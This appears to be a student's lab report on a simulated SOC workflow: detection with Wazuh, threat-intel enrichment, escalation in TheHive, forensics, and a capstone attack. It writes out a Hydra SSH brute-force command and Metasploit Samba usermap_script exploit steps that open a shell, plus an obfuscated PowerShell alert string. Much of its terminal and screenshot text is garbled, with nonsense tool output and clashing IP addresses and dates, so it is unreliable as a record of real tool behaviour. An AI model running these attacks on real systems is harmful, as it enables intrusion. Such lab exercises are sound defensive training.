



Security Operations Center (SOC) Report

Full Workflow: Detection, Analysis, Response, and Reporting

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1. Introduction

A Security Operations Center (SOC) is responsible for continuously monitoring, detecting, analyzing, and responding to cybersecurity threats. This project simulates a real-world SOC environment using virtual machines to demonstrate key security operations, including log analysis, threat intelligence integration, incident escalation, alert triage, evidence handling, and full attack-lifecycle management.

The objective of this project is to develop practical skills in identifying security incidents, correlating logs, validating threats using intelligence sources, and responding effectively using industry-standard tools.

2. Lab Environment & Tools Used

Virtual Environment

- VMware Workstation

Operating Systems

- Ubuntu Server (SOC Server)
- Kali Linux (Attacker Machine)
- Metasploitable2 (Victim Machine)

Tools & Technologies

- Wazuh (SIEM)
- Elastic Stack (Kibana Dashboard)
- TheHive (Incident Response Platform)
- Velociraptor (Digital Forensics)
- Metasploit (Penetration Testing)
- AlienVault OTX (Threat Intelligence)
- VirusTotal (IOC Validation)
- CrowdSec (Threat Blocking)

3. Advanced Log Analysis

3.1 Overview

Log analysis involves examining system and network logs to detect suspicious activities. It includes log correlation, anomaly detection, and log enrichment.


3.2 Log Correlation



Failed login attempts were generated using a brute-force attack and correlated with outbound traffic logs.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~  
$ kali@kali:~$ hydra -L users.txt -P passwords.txt ssh://192.168.1.100 -V  
Hydra - Brute-force attacks : such passossal found: ssh://192.168.1.100  
Hydra rooked at 1 maitm [193.4.]  
Synth server forced on SSH server  
[2020/33.76532] hydra -L users.txt -P passwords.txt ssh://192.168.1.100 -V  
[2020/5.013352] hydra : -L users.txt -P passwords.txt ssh://192.168.1.100 -V  
[2020/5.013187] hydra : -L users.txt -P passwords.txt ssh://192.168.1.100 -V  
[2020/5.023177] hydra : -L users.txt -P passwords.txt ssh://192.168.1.100 -V  
[2020/3122278] hydra : -L users.txt -P passwords.txt ssh://192.168.1.100 -V  
[2020/1.073387] hydra : -L users.txt -P passwords.txt ssh://192.168.1.100 -V  
1 of 1 target successfully completed  
Credentials found for successfully completed  
kali@kali:~$
```


```
ubuntu@ubuntu: ~/ubuntu-SOC-Server  
File Edit View Search Terminal Help  
ubuntu@ubuntu:~$ cd /wazuh/logs  
ubuntu@ubuntu:~/wazuh/logs$ tail -f /var/ossec/logs/alerts/alerts.log | grep 4625  
raw  
raw log:  
[2020-02-28 18:08:23.62926327] {"WAZUH", {"win.eventdata.eventID: "4625", "iWHS?userssyubu.02_usendamm=wmsd=t  
2020-03-23 18:08:33.167},os "4625", win.eventdata.eventID: "4625"  
[2020-02-28 18:08:23.68436502] Failed, win login attempts: "4625"  
[2020-02-28 18:08:29.19535363] {"WAZUH", {"win.eventdata.eventID: "4625", "iWHS?userssyubu.02_usendarn=wmsd=t  
2020-03-23 18:09:22.192},os "4625", "time: win.eventdata.eventID: "152762b53e2b731771", "1./user/ubuntu"u, tiva  
rdossec266d7deXerteH.log for login erod login: failed  
[2020-02-28 18:08:29.18315042] Failed, "win.eventdata.eventID: "4625"  
[2020-02-28 18:08:29.13357387] {"WAZUH", {"win.eventdata.eventID: "4625", "iWHS?userssyubu.02_password=wmsd=t  
2020-03-22 11:13:21.327},os "4625", "login attempt: "4625"  
[2020-02-28 18:08:29.28393024] Failed, "win.eventdata.eventID: "4625"  
[2020-02-28 18:08:29.18319024] Failed, win login attempt: failed  
[2020-02-28 18:08:29.13629189] {"WAZUH", {"locallocallonslogneventId", va."iWHS?wserssyubu.02_password=wmsd=t  
2020-03-23 12:14:30.319},os "4625", "nologic login ogin: failed  
[2020-02-28 18:08:29.13627624] Failed, win.eventdata.eventID: "4625"  
[2020-02-28 18:08:29.23683273] {"WAZUH", {"locallocallonslogneventId", va."iWHS?waerssyubu.03_win.eventdata=n  
2020-03-22 11:18:33.477},os "4625", "ogin login login: failed  
[2020-02-28 18:08:36.14405543] Failed, win.eventdata.eventID: "4625"  
[2020-02-28 10:08:37.23604753] Failed, win.eventdata.eventID: "4625"
```



3.3 Anomaly Detection



A detection rule was created in Wazuh to identify high-volume outbound traffic.




3.4 Log Enrichment

GeoIP enrichment was applied to identify geographical locations of IP addresses.

Summary:

Log enrichment enhances visibility by adding contextual data such as geolocation and user roles. In this project, GeoIP mapping helped identify suspicious login attempts originating from unexpected regions, improving threat detection accuracy and enabling faster investigation of potential malicious activities.






4. Threat Intelligence Integration

4.1 Overview

Threat intelligence provides contextual information about known threats using Indicators of Compromise (IOCs) and Tactics, Techniques, and Procedures (TTPs).

4.2 Threat Feed Integration

AlienVault OTX was integrated with Wazuh to match incoming logs against known malicious indicators.



4.3 Alert Enrichment

Alert ID	IP	Reputation	Notes
003	192.168.1.100	Malicious (OTX)	Linked to C2 Server



The screenshot shows the Wazuh Events page in a web browser. The URL is <http://12.168.1.100/events/>. The page displays a list of events, with the selected event (Alert ID 003) showing the following details:

Alert ID	Description
003	Apr 27, 2022 12:55:51.361
Alert ID	003
Threat Intel (OTX)	Malicious (OTX) - C2 Server Link
Event	Wazuh
Source	192.168.1.100
Timestamp	Thu 27, 2022 12:45:53.382
GeolIP country	1MB
GeolIP.region_name	China
GeolIP.region_raxe	China
GeolIP.region	China

4.4 Threat Hunting

The screenshot shows the Wazuh Discover page in a web browser. The URL is <http://12.168.1.100/kibana/customize-dashboard/Brute-force-Correlation>. The page displays a bar chart titled "Authentication (Event ID 4625)" showing the count of events over time. The x-axis represents the timestamp in correlators, and the y-axis represents the event count. The chart shows a significant spike in events around 12:00:00.

Below the chart, the following event details are displayed:

Source	Description
192.168.1.100	bytes_out > 1MB (18:59:37, 2829), recored login in MITRE technique (T1078) receasting for 0:08:51.51) bytes_out, resoled at IP 192.168.1.100 oK: failed login = 192.168.1.100, 20 Apr 2022 12:5795cbenfa0, authenticatt
192.168.1.100	bytes_out > 1MB (18:59:37, 2829), recored login in MITRE technique (T1078) receasting for 0:08:51.51) bytes_out, resoled at IP 192.168.1.100 oK: failed login = 192.168.1.100, 20 Apr 2022 18:4776bcenfa0, authenticatt
192.168.1.100	bytes_out > 1MB (18:59:37, 2829), recored login in MITRE technique (T1078) receasting for 0:08:51.51) bytes_out, resoled at IP 192.168.1.100 oK: failed login = 192.168.1.100, 20 Apr 2022 18:4776bcenfa0, authenticatt

Summary:

Threat hunting identified suspicious user activity by filtering out system-generated events. The analysis revealed unauthorized login attempts using valid credentials, aligning with MITRE technique T1078. This proactive approach helps detect stealthy attacks that may bypass traditional detection mechanisms.



5. Incident Escalation Workflow

5.1 Overview

Incident escalation ensures that appropriate teams handle critical security events based on severity and complexity.

5.2 Escalation Simulation

A high-priority incident was created in TheHive and escalated to Tier 2 analysts.

The screenshot shows the TheHive Incident Response Platform interface. The left sidebar contains navigation links: Dashboard, Cases, Problem, Events, Cases/lequations (with a red 'NO' badge), Dashboards, Tasks, Settings, and Log out. The main content area displays details for Case #1001: Unauthorized Access on Server-Y. The case is marked as 'Critical' and was created 20 minutes ago. The description states: 'High-severity alert (Rule 1002) triggered by multiple failed login attempts followed by successful access on Server-Y, originating from IP 192.168.1.100. Relates to MITRE T1078.' Below the description, the 'Task list (1)' shows a task 'Started staring' with a status of 'New I started'. The 'Timeline' section shows two events: 'High-severity alert (Rule 1002) triggered by multiple failed login attempts followed' (20 Apr 25 minutes ago) and 'TheHive - Initiant case created' (20 Apr 23 minutes ago).

The screenshot shows the TheHive Incident Response Platform interface, similar to the previous one but with updated information. The left sidebar remains the same. The main content area displays details for Case #1001: Unauthorized Access on Server-Y. The case is marked as 'Critical' and assigned to 'Tier 2 Analyst Group'. The status is 'In Progress'. The description is the same: 'High-severity alert (Rule 1002) triggered by multiple failed login attempts followed by successful access on Server-Y, originating from IP 192.168.1.100. Relates to MITRE T1078.' Below the description, the 'Task list (1)' shows a task 'Server Isolation' with a status of 'Completed'. The 'Timeline' section shows two events: 'Case Escalated to Tier 2 for Advanced Investigation by Tier 1 Analyst' (20 Apr 25 minutes ago) and 'TheHive - Initiant case created' (20 Apr 23 minutes ago).



Summary:

A high-severity alert was triggered due to multiple failed login attempts followed by a successful unauthorized access on Server-Y. The activity originated from IP address 192.168.1.200 and aligns with MITRE ATT&CK technique T1078 (Valid Accounts). Initial triage confirmed suspicious behavior, and the affected system was isolated to prevent lateral movement. Due to the complexity and potential impact, the incident was escalated to Tier 2 for further investigation. Additional log analysis and threat intelligence correlation are required to determine the extent of the compromise and identify any persistence mechanisms.

5.3 SITREP (Situation Report)

Title: Unauthorized Access on Server-Y

Summary:

Detected at 2025-08-18 13:00 from IP 192.168.1.200 using valid credentials.

Actions Taken:

- Server isolated
- Threat intelligence applied
- Escalated to Tier 2

6. Alert Triage with Threat Intelligence

The screenshot displays the Wazuh Events interface in a web browser. The URL is <http://12.168.1.100/events/>. The interface shows a list of events, with one event selected for details. The event details are as follows:

Alert ID	Description
004	Apr 27, 2022 12:55:51.366
Details	
Alert ID	004
Threat Intel (OTX)	Suspicious PowerShell Execution detected on endpoint 192.168.1.101
Event	Wazuh
Command Line	PowerShell "-n"&rt1" = "IRIIdkil%\$DAK%2A1EmnF%eFEngrxaA6bDscuCodATDzEndode9TDcod5dkenty%\$dawithwFeCCx0AESUODamaa%zl%hR2%MSRVW%\$%JMtna3uEM&DDvzoABk3t0H%CACUDBBgDUCoOyCAAKABcoAcCelV00hDOnKlixBeitlv38%70Ce8yA5jiFiwJESer"
Source	192.168.1.101
Timestamp	Thu 27, 2022 12:45:53.382
GeoIP region_name	China



6.1 Alert Analysis

Alert ID	Description	Source IP	Priority	Status
004	PowerShell Execution	192.168.1.101	High	Open

6.2 IOC Validation

The screenshot shows two browser windows. The left window displays VirusTotal results for a PowerShell command: `PowerShell 777dd556476920456658a2267b228030...`. It shows a score of 65/74, with 65 engines detecting it as malicious. The right window displays AlienVault OTX results for the same command: `PowerShell ^&trt="IRifilll"?DAX%2Ennn%%cFengxAbDscTozEndode`. It shows a 'Malicious' status with 0 similar results. The OTX results also include associated information: Brand Description: PowerShell Malware, Mert Associated: PowerShell Malware, Controline: Jan 27 2022:51.366, Alert event: Wazuh, and a Known C2 server: Vbis 192.168.131.204.

Summary:

The suspicious IP address was analyzed using VirusTotal and AlienVault OTX. The results indicated a high malicious reputation with multiple detections linked to command-and-control activity. This confirmed the alert as a genuine threat, requiring immediate response and containment actions.

7. Evidence Preservation and Analysis

7.1 Overview

Proper evidence handling ensures data integrity and supports forensic investigations.




7.2 Evidence Collection

Item	Description	Collected By	Date	Hash Value
Memory Dump	Server-Y Dump	SOC Analyst	2025-08-18	SHA256 Hash

The screenshot displays the Velociraptor Forensic Timeline interface. The left sidebar shows the 'Process Execution' tab. The main timeline view is filtered by 'endpoint: 192.168.1.101'. A specific event is highlighted: 'Suspicious PowerShell Execution det on endpoint 192.168.1.101' with a red box. The event details show a PowerShell command: '9DDvzcoAB&3f0h%D&UCodlG7zEndo e'. The right sidebar shows the 'Network Connection' tab, which lists network activity related to the highlighted event, including connections to 192.168.1.101.

The screenshot displays the Velociraptor Forensic Timeline interface. The left sidebar shows the 'Memory Dump Collection' tab. The main timeline view is filtered by 'endpoint: 192.168.1.101'. A progress bar indicates that the collection is 75% complete. Below the progress bar, a file named 'artifact_collection_Server-Y_2025-08-18.mem.zip' is listed. The bottom of the interface shows a file explorer view with the file 'Server-Y_2025-18.mem.zip' and a 'Show all' button.



8. Capstone Project: Full SOC Workflow Simulation

8.1 Attack Simulation

A vulnerability in Metasploitable2 was exploited using Metasploit (Samba usermap script).

```
kali@kali:~$ cd exploit/multi/samba/usermap_script
metasploit - (exploit/multi/samba/usermap_script)> set RHOSTS=192.168.1.101
RHOSTS = 192.168.1.101
metasploit - (exploit/multi/samba/usermap_script)> set LHOST=192.168.1.101
LHOST = 12.8
metasploit - (exploit/multi/samba/usermap_script)> exploit
metasploit - (exploit/multi/samba/usermap_script)>
[*] Exporting starting
[*] Exploitation from exploit/multi/samba/usermap_script(192.168.1.101)...
[*] Payload script: exploit/multi/samba/usermap_script
[*] Meterpreter script: exploit/multi/samba/usermap_script
[*] Exploiting some processes...
[*] Exploitation progressed processing.
[*] Exploitation ready to delete...
[*] Metasploitable2 (192.168.1.101): exploit successfully
[*] Command shell session 1 opened
#
```



8.2 Detection and Triage

The screenshot shows the Wazuh Events page in a web browser. The URL is <http://12.168.1.100/events/>. The page displays a list of events, with one event selected: Alert ID 005. The description of the alert is: "MITRE T1210 - Samba usermap_script exploit detected on endpoint 192.168.1.101". The details section shows the following information:

Alert ID	005
Threat Intel (OTX)	MITRE T1210 - Samba usermap_script exploit detected on endpoint 192.168.1.101 RHOST=RHOSTS = (exploit/from v.willt/multi/sambp_script (192.168.1.101)...Pinain script: exploit/multi/samba/usermap_script Mitain script: sotmiting possessed process raw= 122.1...18.0.) exploit =oyneashing.. exploitinga progressed processing. to dcontnal.. exploitation; romupdate2 (192.168.1.101, uf successfable exploit/multi/samba/sermap, detecten, CVE CVE 12.6.1-8
Source	192.168.1.100
Timestamp	Thu 27, 2022 12:45:53.387
GeolP country	1MB
GeolP region_name	China

8.3 Response and Containment

- Target system isolated
- Malicious IP blocked using CrowdSec

The screenshot shows the CrowdSec IP Blocking configuration page in a web browser. The URL is <http://12.168.1.100/searchfashboard/decisions>. The page displays a table of decisions:

Type	IP	Reason	Active	Timestamp
Ban	192.168.1.100	crowdsecurity/samba-exploit-ttp T1210	Active	2021-07-27 minutes ago
Ban	192.168.1.100	crowdsecurity/samba-exploit-ttp T1210	Active	2021-07-29 minutes ago
Ban	192.168.1.100	crowdsecurity/samba-exploit-ttp T1210	Active	2021-07-29 minutes ago
Ban	192.168.1.100	crowdsecurity/samba-exploit-ttp T1210	Active	2021-07-29 minutes ago
Ban	192.168.1.100	crowdsecurity/samba-exploit-ttp T1210	Active	2021-07-26 minutes ago



8.4 Final Report:-

Executive Summary:

A simulated cyberattack was conducted using Metasploit to exploit a Samba vulnerability in a Metasploitable2 system. The attack was successfully detected by Wazuh SIEM, which generated alerts based on abnormal behavior. The SOC team performed log correlation, threat intelligence enrichment, and alert triage to validate the threat.

Recommendations:

- Implement strong authentication mechanisms
- Regularly update vulnerable services
- Enhance monitoring rules
- Integrate advanced threat intelligence feeds

8.5 Management Briefing:-

A simulated cyberattack targeting a vulnerable system was successfully detected and contained by the SOC team. The attack involved unauthorized access using a known vulnerability. Security monitoring tools identified the threat in real time, allowing immediate response actions such as isolating the affected system and blocking the attacker. The incident was escalated for further investigation. No data loss was observed. This exercise highlights the effectiveness of proactive monitoring and rapid incident response. It is recommended to strengthen system patching, improve access controls, and continue enhancing threat detection capabilities.

9. Conclusion

This project successfully demonstrated the complete SOC workflow, including detection, analysis, response, escalation, and reporting. Practical implementation of SIEM tools, threat intelligence integration, and forensic analysis provided hands-on experience in handling real-world cyber threats.

The simulation highlighted the importance of log correlation, proactive threat hunting, and structured incident response in maintaining a secure environment. These skills are essential for cybersecurity professionals working in modern SOC environments.